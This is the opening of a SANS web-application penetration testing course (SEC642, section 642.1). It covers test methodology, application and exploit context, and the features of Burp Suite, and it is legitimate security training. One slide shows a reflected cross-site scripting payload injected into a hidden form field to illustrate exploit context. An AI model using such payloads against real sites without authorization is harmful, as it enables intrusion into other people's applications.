



www.sans.org

SECURITY 642

**ADVANCED WEB APP
PENETRATION TESTING
AND ETHICAL HACKING**

642.1

**Advanced Discovery
and Exploitation**

The right security training for your staff, at the right time, in the right location.

Copyright © 2013, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. **BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE.** The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

The SANS Institute

Code of Ethics

I certify that by having access to tools and programs that can be used to break or "hack" into systems, that I will only use them in an ethical, professional and legal manner. This means that I will only use them to test the current strength of security networks so that proper improvements can be made. I will always get permission before running any of these tools on a network. If for some reason I do not use these tools in a proper manner, I do not hold SANS or the presenter liable and accept full responsibility for my actions.

Name _____ Signature _____

Company _____ Date _____

This page intentionally left blank.

**Adv. Web Application Penetration Testing:
Advanced Discovery and
Exploitation Techniques**

SANS Security 642.1

Copyright 2013 Justin Searle, All Rights Reserved
Version 3Q13

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - **Methodology**
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Web Penetration Testing

- Web applications are becoming more complex
 - More business functionality
- More hardened targets
 - In some cases
- Complexity also brings about new vulnerabilities
 - Not new types but new to the application

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

As time goes on, web applications are becoming more complex. This is mainly due to the increased business functionality being rolled out to the web. As we move toward more business functionality and processes on the Internet, we have made the applications more difficult to test. Most of this is due to the difficulty in replicating thick client functionality within a browser. To accomplish this, we have seen new approaches to web application development. The introduction of new client technology has also increased the difficulty in testing applications. For the penetration tester this means that we have to understand this new complexity and the technologies wrapped around it.

We are seeing an abundance of new targets. More organizations are embracing the web. This is seen more and more in the new ideas and devices being introduced. We hear about cloud this and mobile that, but underneath these "new" technologies we find our old friend HTTP. These are vulnerable to the same attacks we have been talking about for years, but their differences make the testing difficult.

One of the important points to understand though is that this is not about new types of vulnerabilities. SQL injection is still SQL injection. The differences are in how we find them and where we have to look. We have to examine for the wide variety of new places our organizations are vulnerable.

Understanding Attacks

- Understanding various attacks helps with security
 - How can you prevent something without understanding it
- This is a core foundation of penetration testing
 - Know the vulnerabilities and exploits possible
- This understanding requires us to know the attacks possible
 - And how to find the flaws they target

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved


The biggest argument I have heard is: why should we teach people how to attack? Exploitation is something that black hats and script kiddies do. The problem with this approach is that it makes an assumption that you can prevent these attacks and find the flaws that they use without actually understanding how the exploit works. This is a fallacy that we all need to push back about. One of the core foundations of penetration testing is the understanding of how the exploits work and how the attackers discover the flaws within our applications.

To truly understand the risks and threats our applications are exposing us to, we have to approach the testing from a viewpoint of the attacker. I like to call this being "professionally evil". By this I mean two things. First that we have to approach our jobs and the testing we do from a professional perspective. While the job is fun, it is not a game. We have to carry ourselves as professionals and treat the applications and the attacks we are performing as well as we can.

The second part of that is a little melodramatic. ☺ We have to keep a viewpoint of how a "bad guy" will view the application. We have to remember that while we may look at a shopping cart application and see a great way to order the latest gadget or book, they see the shopping cart as a method for attacking the organization. We have to have this viewpoint, because when we find the flaw, we have to be able to explain why it's bad to leave. We have to be able to provide examples or demonstrate the damage an attack can do. At the same time we have to remember that we are dealing with a real application typically with real data within it. Hence the duality of "professionally evil", even if it is a bit dramatic. ☺

Testing Methodology

- The four step methodology is a simple process
 - Designed to provide a comprehensive test
- Each of the steps builds into the next
 - Each is a foundation for the next



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved


In 542, we taught a simple methodology. This was a four step process designed to provide a framework to wrap around our testing. We use this process to help ensure that our testing is comprehensive. We haven't just thrown together a few tools and called ourselves penetration testers. ☺

The four steps are reconnaissance, mapping, discovery and exploitation. We start with recon which is where we examine the Internet to find out information about our target. What data is available to us without having to communicate with the target? We then have mapping which is where we try to get an understanding of what the target does. Is it a catalog or is it the customer relationship management tool offered as a service to millions? After we understand the application from a useful perspective, we then try to figure out where it breaks. This is discovery and it is entirely focused on finding the potential flaws. Notice I didn't say attacking the potential flaws. That is the next step, exploitation. In exploitation, we are attempting to perform two different functions. First we are looking to see if the flaw actually exists. Then we are looking to figure out what we can do with the flaw.

These steps build upon each other. When we finish recon, we have the information we need to begin mapping the application. When we are attempting to exploit the flaws, it is based on both what we found in discovery as well as the information we have based on the map we built out. These steps are designed to make the next one better and easier to perform.

Complete Each Step

- Each step should be finished before the next
 - Prevents futile attempts
- The information gathered builds our attacks
 - Allows for understanding before exploitation
- Keep from skipping around
 - Even though it's tempting! ☺
 - There is a guideline for this though




SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

One of our points that is commonly forgotten in the excitement of finding a flaw is that we need to finish each step before moving on to the next. One of the main reasons for this is what we just covered. Each of these steps is the foundation for the next one. If we go jumping around willy-nilly, then we are working on a weakened foundation. We will be working with a gap in our understanding and that is going to waste time. As we perform the test, one of the differences between us and the bad guys is that we have a set period of time. We have to perform our entire test within a certain time set by either ourselves or our client. If we don't try to approach the system from a holistic one, we will miss things and run out of time.

It is common while doing a test to find a page that looks flawed. "Oh my gosh, that error included a SQL query!" Since we all like to "win", this tempts us away from finishing the step. But let's look at that SQL injection flaw in a bit more detail. To exploit it, you have to know or figure out where your input is within the query. You also have to determine what characters and strings can get through the protections of the application. Do you have that information? Probably not. So it is going to take you longer to perform the exploit. But it is quite common to find that if you finish the discovery step, you will find another flaw. This one may be similar or it may be one that exposes a different type of information. For example, I have found many times where I was able to download a copy of the source code through a flaw. Obviously having this code would have made the SQL injection attack easier to pull off. So if I had waited, it would have taken less time away from finding other flaws.

Skipping Around

- If you have to skip around!
 - Due to time constraints or a specific goal
- Keep in mind a simple rule
 - Thanks Justin Searle!
- 5 Attempts or 5 Minutes
 - Don't fixate
- If the attack fails, move on
 - But note the potential flaw for later examination



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

But sometimes you have to skip around a bit. One common reason is an extremely short time frame or a very specific goal. If you have to do this, try not to, but make use of a pretty simple rule. "5 attempts or 5 minutes!" The idea is to keep from fixating or going down a rabbit hole that takes you away from your focus on the process and the application. If you find a flaw, such as that SQL injection one we were discussing, then see what you can do. Spend no more than five minutes setting up something like sqlmap and attempt to exploit the problem. In some cases, it takes longer than that to set things up, but if you have tried five different things to exploit the flaw, stop.

If it works, great. You have found a vulnerability within the target and potentially gained access to the specific data that was your goal. But don't fixate on these attempts. If the five minutes run out or you have tried five different attacks, stop! Move on to the next thing in the step you were in before. Of course you need to take note of the potential flaw. Just because you weren't successful right now, doesn't mean you won't be after building your foundation a bit better. And as you move through the steps, keep this potential flaw in mind. You may just find that piece of information you need to finish the exploit on the very next request.

Cyclical Process

- The methodology is a cyclical one
 - Each step builds on the last
 - Each step is the foundation for the next
- Typically we cycle between *discovery* and *exploitation*
 - Moving to reconnaissance and mapping when new applications are found
- Our job is to find as many of the issues within the application as possible
 - We aren't here to just *hack* it

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Another aspect of this methodology is that it cycles through the steps. As we work through recon to mapping, we have built the foundation for that next step, but when we exploit that flaw and find out what information or access is available to us, we need to cycle back to find the next flaw. Our focus is on finding the flaws, not just hacking the application. So as we cycle through the testing, we are able to ensure that we make use of the time available to us.

The big question for many is where do we cycle to? Well it depends. Since our focus is on finding flaws, we spend most of the cycles moving between discovering the next flaw to exploiting it and back again. We really only move back to mapping if we have found a way to access things we should not have. This is because we need to map what is now available to us. The only time we would cycle all the way back to recon is if we have found new information or targets that would change what we would have looked for on the Internet as a whole. For example, if we find that the application we are testing is based on some framework such as a content management system and we did not know this when we had performed recon before. This time we would focus on finding information about that Content Management System (CMS) and any potential flaws it may introduce.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Understanding Context

- Context is probably the most critical skill
 - Context is a major foundation of our testing
- Context takes many forms
 - We have the application's context
 - The vulnerabilities and our attacks are a second context
- We have to understand the various contexts during our testing
 - We base everything we do on this

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Understanding context is an important skill for a penetration tester. We have to ensure that no matter what we are doing, context is maintained. This is because so much of what we do is dependent on when or where it is happening. We have to be able to keep track of how things are working; the application is responding and what we are sending.

As we look at context, we have to focus on two different categories of context. The first is the application currently and the second is where is the vulnerability and our exploit. This first one is based on understanding where in the application we are. This focuses on how the application works and what its purpose is. The second is based on where the vulnerability exists and how our exploit will run within it.

Let's look at each of these now.

Application Context

- The first context is the application's
 - No application runs in a void
 - Even if that is how we are asked to test it ☺
- The application's context helps us understand the risk
 - What does this application do?
 - Where is it on the network?
 - Who has access to it?
- By answering this context question, we can better evaluate what to test
 - Testing user name harvesting on a phone book is *probably* not important

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Application context is one that many people miss. They focus on testing for vulnerabilities but forget that the application is important. We have to remember that this testing and the running of this application are not within a void. This is made more difficult to remember since so often we are tasked to test a single application, ignoring all of the pieces and systems that reside within the target network.

One of the main purposes of a penetration test is to understand the risk. To accomplish this, we have to ask ourselves a series of questions:

- What does this application do?
- Where is it on the network?
- Who has access to it?

By answering these questions, we can then better understand where our testing and the flaws uncovered will take us.

Vulnerability Context

- Vulnerabilities also have a context
 - Where do they exist?
- First are they server or client focused?
 - SQL injection is VERY different from XSS
- Second where do they run?
 - Is it on a browser internal to the client or is it on a web server in the DMZ?
- This context has to be considered
 - As we choose tools and techniques

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The second category is the context of the vulnerability. We as the testers have to understand what this context is as it controls what we do with it. There are two parts to this context.

First we have to understand a series of questions regarding the vulnerability. We need to understand if this vulnerability is focused on the server portion of the application or the client running it. Related to this is understanding where it runs. For example, if it's SQL injection, it will run within the database but if it is command injection, it runs on the web application server. This affects how we will then exploit this due to where it runs.

Finally we need to pick the right tools and techniques to discover the potential flaw and then exploit it.

Exploit Context

- The exploit itself is part of the vulnerability context
 - The exploit runs where the vulnerability is
- We have to pay attention to its execution
 - To ensure it runs
- Server-side exploits need to work within the code or query execution
 - SQL injection fits within an existing query
- Client-side exploits depend on where they land
 - Is the XSS code within HTML or another script?

```
<TR><td class="par"><hr width="100%" class="bar"></td></TR>
<TR>
<td class="SMbutton"><input type="button name="close" value="self.close();"></td>
</TR>
</TABLE>

<input type="hidden" name="h_wan_num" value="19f1c07"><script>alert(1)</script>11bf8464085>
<input type="hidden" name="todo" value="reload">
<input type="hidden" name="this_file" value="st_dhcp.htm">
<input type="hidden" name="next_file" value="st_dhcp.htm">
<input type="hidden" name="refreshScrn" value="yes">
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The exploit itself is part of the context we are looking at when we evaluate the vulnerability. Where it runs will affect how we exploit it and what the payload is. This execution is where we have to pay attention to ensure that we are not lulled into thinking a flaw doesn't exist because we messed up its exploitation. This attention needs to take into account which type of flaw it is.

First, we need to think about server-side flaws. Keep in mind that the exploit will be running within the processing of the application. This means that there will be remnants of the code and logic to take into account. For example, if we are running SQL injection, we have to ensure that our injection runs within the context of the existing query. This is harder to do since we can't examine the processing on the server typically.

For client-side flaws this is easier because we can see where our exploit lands. But we need to pay attention. For example, if we are attacking a cross site scripting flaw, where does our payload appear in the client-side code? If it's within another tag, our exploit has to finish that tag.

Course Roadmap


- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- **Burp Suite In-Depth**
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Burp Suite



- Burp Suite is a complete collection of tools
 - Based around the interception proxy
 - Available at <http://portswigger.net>
- Each of the pieces can be used separately
 - But its power comes from combining them during a test
- Burp Suite is a commercial project
 - There is a mostly functional free version
- The free version is limited
 - Missing features such as the scanner and search
 - Also prevents saving or restoring state


SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Burp Suite is one of, if not "the", best web penetration testing tool. This is due to the fact that the suite contains a number of tools and features. These tools are all based around the proxy function which is the heart of Burp. You can download the latest copy of Burp Suite at <http://portswigger.net>

As we look at Burp Suite in this section, we have to keep a few things in mind. First, it is a commercial project. While there is a free version available, this has a number of limitations and missing features. The free version is enough for us to perform a complete penetration test, as shown by the fact that this class is performed using just the free version. The one main feature that will be noticeable in this class is the fact that the fuzzer, Burp Intruder, is throttled to slow it down.

Chaining Proxies

- Proxies can be chained together
 - This allows for using the best features of each
- We have to be careful that they don't overwhelm each other
 - For example two active scanners running at the same time
- It's typically best to mix passive and active software
 - For example, ratproxy and Burp
 - Our browser should connect to the passive one, which would connect to the active one




SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

One thing to keep in mind as we look at Burp is that you can chain proxies together. This is mainly designed to allow us to use the best features of each. Of course we have to make sure that we use them together correctly. Depending on how they work and why we are using them, we can overwhelm the system if chained in the wrong order.

For example, ratproxy, a passive proxy, expects the traffic it sees to be normal. So when we chain it together with Burp, we would have the browser connect to ratproxy. Then ratproxy would connect to Burp Suite. This allows us to perform our testing within Burp while allowing ratproxy to watch the normal traffic it sees.

Burp Suite Components

- **Burp Proxy**
 - Intercepts HTTP/S connections
- **Burp Spider**
 - Crawls a web application
- **Burp Intruder**
 - Attack tool that contains a large number of attack methods
- **Burp Repeater**
 - Repeats interactions/attacks
- **Burp Sequencer**
 - Analyzes session tokens
- **Burp Decoder**
 - Decodes various types of encoding for textual information
- **Burp Comparer**
 - Compares two pages together, implementing a form of "diff"



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This list shows the various parts of the Burp Suite. All of these pieces can be used together or separately.

- **Burp Proxy** - Intercepts and allows manipulation of HTTP/S connections between attack browser and web application
- **Burp Spider** - crawls a web application
- **Burp Intruder** - very flexible attack tool (customizable)
- **Burp Repeater** - allows manipulation and repeating of interactions/attacks
- **Burp Sequencer** - analyzes session tokens for predictability, thus the relative security against session synthesis/hijacking
- **Burp Decoder** - manual or "intelligent" decoding of various encoding schemes
- **Burp Comparer** - a form of "diff", providing differences between two items of text

The Comms tab is where we can configure a proxy or other settings related to the HTTP communication. The alerts tab is where any messages from a tool that Burp believes the tester needs to see immediately are displayed. These messages are things that the tester needs to answer before Burp can continue.

Using Burp Suite

- For many people, Burp is a proxy
 - A way to intercept and examine the HTTP protocol
- But to a skilled tester, Burp is way more
 - If required, an entire test could be done using only Burp
- Let's look at some of its features in-depth
 - Focusing on its use within a penetration test

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

One thing that we have seen as we work with people over the years is that Burp is treated as "just" a proxy tool. The tool is used to examine the protocol and how the requests and responses work. But so much more is available.

As we look at all of the pieces of Burp Suite, we find that we have everything we need to perform a test and exploitation of any web application. So let's look at each of the pieces in this next section.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag


- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - **Burp Target**
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Burp Target

- The target maintains the state within Burp
 - Most of your mapping time is spent here
- It displays everything seen
 - Depending on filtering
- This tab allows the tester to examine the traffic
 - It also displays links seen but not visited



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The target tab is where you will spend most of your time during mapping. This tab contains all of the requests the proxy sees and allows us to examine all of the requests and responses. As we look at the screen shot above, we see that the screen is split into three areas. On the left is a list of all of the web sites seen in the traffic. The ones in gray were linked too, but the tester never requested them. On the top of the right side is a list of all of the requests seen in the selected site. This also contains gray items that were linked too but not visited.

Finally the bottom of the right hand side is the currently selected item. We are able to see both the request and the response here, Burp allows us to choose how we would like to see it, displaying the raw item or other options as relevant to the item. For example, if it's an HTML page, you are able to select render and see the page as a browser would display it.

Filtering

The screenshot shows the 'filtering' section of the Burp Suite interface. It includes several panels:

- filter by request type:** Options include 'show only in-scope items', 'show only requested items', 'show only parameterised requests', and 'hide not-found items' (which is checked).
- filter by MIME type:** Options include 'HTML' (checked), 'script' (checked), 'XML' (checked), 'CSS' (unchecked), 'other text' (checked), 'images' (unchecked), 'flash' (checked), and 'other binary' (unchecked).
- filter by status code:** Options include '2xx [success]' (checked), '3xx [redirection]' (checked), '4xx [request error]' (unchecked), and '5xx [server error]' (checked).
- folders:** Option 'hide empty folders' is checked.
- filter by search term:** Includes fields for 'regex' (unchecked), 'case sensitive' (unchecked), and 'negative' (unchecked).
- filter by file extension:** Shows 'show only:' (asp, aspx, jsp, php) and 'hide:' (js, gif, jpg, png, css).
- filter by annotation:** Options include 'show only commented items' (unchecked) and 'show only highlighted items' (unchecked).

A callout box highlights the 'filtering makes dealing with large targets easier!' message.

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

One of the features that is available on the target tab is the filtering. This is accessed by clicking on the bar across the top that lists what is being displayed. The filtering allows us to choose between various options to control what is visible in the window. Keep in mind that this does not remove the item from Burp's memory, it just controls whether or not we can see it. This is useful as we work in that it limits distractions by only displaying the items we are interested in.

When we look at the filtering options, there are a ton of items we can select to use within the filters. For example, we are able to choose to only show certain status codes or specific mime types. One point to keep in mind is that the mime type filtering is based on what Burp thinks the mime type should be, not what may be listed in the mime type within the response.

Burp does ship with some pretty good defaults for most uses except it hides 400-level status codes. This prevents us from seeing items that require authorization using a 401 or links that are bad.

Scope

- Scope controls the automated features of Burp
 - And some other minor functions
- Scope uses basic regular expressions for matching
 - ^ for the beginning and \$ for the end as simple examples
- The automated tools can be set to only run against in-scope items
 - Items such as search and save have the option to respect scope

The screenshot shows the 'Scope' window in Burp Suite. It has two main sections: 'include in scope' and 'exclude from scope'.
Include in scope:

| protocol | host / IP range | port | file |
|---|------------------------|--------|------|
| <input checked="" type="checkbox"/> https | ^wordswithfriends\.... | ^44... | |
| <input checked="" type="checkbox"/> http | ^www\..smestorage\... | ^80\$ | |

Exclude from scope:

| protocol | host / IP range | port | file |
|--|--------------------------|-------|---------|
| <input checked="" type="checkbox"/> any | | | logout |
| <input checked="" type="checkbox"/> any | | | logoff |
| <input checked="" type="checkbox"/> any | | | exit |
| <input checked="" type="checkbox"/> any | | | signout |
| <input checked="" type="checkbox"/> http | ^www1.securitystallii... | ^80\$ | |

A callout box points to the 'Scope' section with the text: "Scope is useful mainly for automated features!"

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Within the target tab, we have the idea of scope. Scope is whether or not a page or site is considered within the scope of the test. Keep in mind that for the most part scope controls the automated features of Burp. For example, the automated scanner by default will only scan in-scope items.

As we mark items in scope, we have a couple options as to how. First we can right click on something in the target tab and select "Add item to scope". If we do this, Burp will build the scope entry based on what we have selected. We can also just add them in the scope window. As items are listed, the system uses regular expressions to match other items.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag


- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - **Burp Proxy**
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Burp Proxy

- The proxy is the heart of the suite
 - It allows us to feed information
- By default, it will intercept requests
 - Typically turn this off ☺
- We can modify a request before sending it to the application
 - But Repeater is better for this!




SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The heart of Burp is the proxy tab. This tab is where we feed everything into the rest of the suite. As we browse through Burp, using the proxy settings within our browser, it comes through the options within the proxy. By default, Burp is in interception mode. This means that Burp will stop the request before it is sent to the server. This allows us to change items and then forward it to the server and application.

Typically this feature is not used often by penetration testers. Most of the time we will use the repeater or intruder. But sometimes we just need to make a quick change to a request and see what happens.

Options

- The proxy options provide a number of features
 - Most are based on changing traffic
- We can control interception here
 - These allow for real-time modification of requests and responses
- Burp can be set to change the traffic
 - Before it gets to the application or browser
- For example, we can change redirect responses
 - To exploit flaws where the redirect contains data



